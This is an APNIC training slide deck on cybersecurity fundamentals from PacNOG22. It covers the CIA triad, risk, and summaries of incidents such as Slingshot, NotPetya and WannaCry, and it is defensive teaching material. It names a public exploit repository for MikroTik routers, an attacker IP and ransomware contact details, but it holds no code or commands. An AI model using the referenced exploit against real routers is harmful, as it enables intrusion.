Cybersecurity Fundamentals

25 June 2018

PacNOG22

Honiara, Solomon Islands

Issue Date:

Revision:

APNIC

Cyber Security In A Nutshell


APNIC

Cyber Security In A Nutshell

- Addressing the CIA
  - Confidentiality, Integrity, Availability
- Part of Risk Management
  - Risk = Threats x Vulnerabilities
  - Dealing with the Known & and Unknown
  - Understand priorities, strategy for dealing with risks
- Cyber Security Program
  - Different Areas
  - Including Incident Response
- Framework & Standards
  - Comprehensive
  - Verifiable

Cyber Security

- People, Process, Technology
  - Security Awareness
  - Detection, Prevention & Response
- Security is a Process - Continuous Approach
  - Including Learning from Incidents
  - Applying Best Current Practices
- Intro to Cyber Security E-Learning @ APNIC Academy
  - https://academy.apnic.net



https://academy.apnic.net

Recent Incidents


- **Slingshot (March 2018) - APT**
  - Active since 2012!
  - Compromise MikroTik routers
    - not much clarity to on how they do it, but assumed to be based on the ChimayRed exploit - https://github.com/BigNerd95/Chimay-Red
  - replace one of the dll in the router's file system with a malicious one (ipv4.dll)
    - loaded into user's computer when they run the Winbox tool
  - Once infected
    - capture screenshots, collect network info, passwords on browsers,. keystrokes etc

Recent Incidents

- **Meltdown/Spectre (Jan 2018)**
  - Exploits processor vulnerabilities!
    - Intel, AMD, ARM
  - Meltdown (CVE-2017-5754):
    - Breaks the isolation between programs & OS
    - An application could read kernel memory locations
  - Spectre (CVE-2017-5753/CVE-2017-5715)
    - Breaks isolation between applications
    - An application could read other application memory


Recent Incidents

- (Not)Petya Ransomware/Wiper (June 2017)
  - Exploited a backdoor in MeDoc accounting suite
    - Update pushed on June 22 from an update server (stolen credentials)
    - proxied to the attacker's machine (176.31.182.167)
  - Spread laterally across the network (June 27)
    - EternalBlue exploit (SMB exploit: MS17-010)
    - through PsExec/WMIC using clear-text passwords from memory
    - C:\Windows\perfc.dat hosted the post-exploit code (called byrundll32.exe)




Recent Incidents

- **WannaCry Ransomware (May 2017)**
  - As of 12 May, 45K attacks across 74 countries
  - Remote code execution in SMBv1 using EternalBlue exploit
    - TCP 445, or via NetBIOS (UDP/TCP 135-139)
  - Patch released on 14 March 2017 (MS17-010)
    - https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  - Exploit released on 14 April 2017




Recent Incidents

- **SHA-1 is broken (Feb 23, 2017)**
  - colliding PDF files: obtain same SHA-1 hash of two different pdf files, which can be *abused* as a valid signature on the second PDF file.
    - https://security.googleblog.com/2017/02/announcing-first-sha1-collision.html




Recent Incidents

- **San Francisco Rail System Hacker Hacked (Nov 2016)**
  - Ransomware attack on San Francisco public transit gave everyone a free ride (cryptom27@yandex.com)
    - Encrypts boot sectors (ransom for decryption) - Mamba
  - Java vulnerability not patched (Security Alert CVE-2015-4852 since Nov 2015 from Oracle)



A copy of the ransom message left behind by the "Mamba" ransomware.


Shodan.io



IoT online
Can be searched!

haveibeenpwned.com


- Have you been compromised?



2 factor authentication --- https://www.turnon2fa.com/tutorials

Security Breaches

- haveibeenpwned.com tracks accounts that have been compromised and released into the public
  - 235 pwned websites
  - 4,739,264,622 pwned accounts
  - 55,852 pastes
  - 53,076,361 paste accounts




Let’s Encrypt

https://www.letsencrypt.org

HTTPS Everywhere


Goals of Information Security



Threats, Vulnerability, and Risks

- Threat
  - circumstance or event with potential to cause harm to a networked system
- Vulnerability
  - A weakness that can be exploited
    - Software bugs
    - Design flaws
    - Configuration mistakes
    - Lack of encryption
- Risk
  - The likelihood that a particular vulnerability will be exploited

The Threat Matrix



Source: Thinking Security – Steve M. Bellovin

Putting CIA in Context

- **Scenario:** XYZ has a webmail for employees to access their email accounts.Sometimes they share reports and communicate with customers.
  - **Confidentiality:**
    - Username and password (or user credentials) to access webmail should only be known to the user. Contents of the email communication should only be available to the intended recipients only.
  - **Integrity:**
    - Emails that are received or sent out are not modified from their original form.
  - **Availability:**
    - Since email communication is critical to the company, this email service must be available all the time
- Question: Think about what we can put in place to make sure the CIA can be achieved

Causes of Security Related Issues

- Protocol error
  - No one gets it right the first time
- Software bugs
  - Is it a bug or feature ?
- Active attack
  - Target control/management plane
  - Target data plane
  - More probable than you think !
- Configuration mistakes
  - Most common form of problem

Threat & Threat Source Example

Vulnerability	Threat-Source	Threat Action
Critical vulnerability in a web server software was identified but software patches have not been applied	Unauthorized users (i.e. Internal employees, hackers, criminals)	Obtaining unauthorized access to information (files, sensitive information on the web server
Terminated employees credentials (username & password) are not removed from the system	Terminated Employees	Accessing companies systems and proprietary information

What Can Intruders Do?

- Eavesdrop - compromise routers, links, or DNS
- Send arbitrary messages (spoof IP headers and options)
- Replay recorded messages
- Modify messages in transit
- Write malicious code and trick people into running it
- Exploit bugs in software to ‘take over’ machines and use them as a base for future attacks

Attack Motivation

- Criminal
  - Criminal who use critical infrastructure as a tools to commit crime
  - Their motivation is money
- War Fighting/Espionage/Terrorist
  - What most people think of when talking about threats to critical infrastructure
- Patriotic/Principle
  - Large groups of people motivated by cause - be it national pride or a passion aka Anonymous

Attack Motivation

- Nation States want SECRETS
- Organized criminals want MONEY
- Protesters or activists want ATTENTION
- Hackers and researchers want KNOWLEDGE

Source: NANOG60 keynote presentation by Jeff Moss, Feb 2014

Goals are Determined by

- Services offered vs. security provided
  - Each service offers its own security risk
- Ease of use vs. security
  - Easiest system to use allows access to any user without password
- Cost of security vs. risk of loss
  - Cost to maintain

Goals must be communicated to all users, staff, managers, through a set of security rules called "security policy"

Example of Security Controls

Category	Example of Controls	Purpose
Policy & Procedure	Cyber Security Policy, Incident Handling Procedure	Make everyone aware of the importance of security, define role and responsibilities, scope of the problem
Technical	Firewall, Intrusion Detection System, Anti Virus Software	Prevent and detect potential attacks, mitigate risk of breach at the network or system layer
Physical	CCTV, Locks, Secure working space	Prevent physical theft information assets or unauthorized physical access

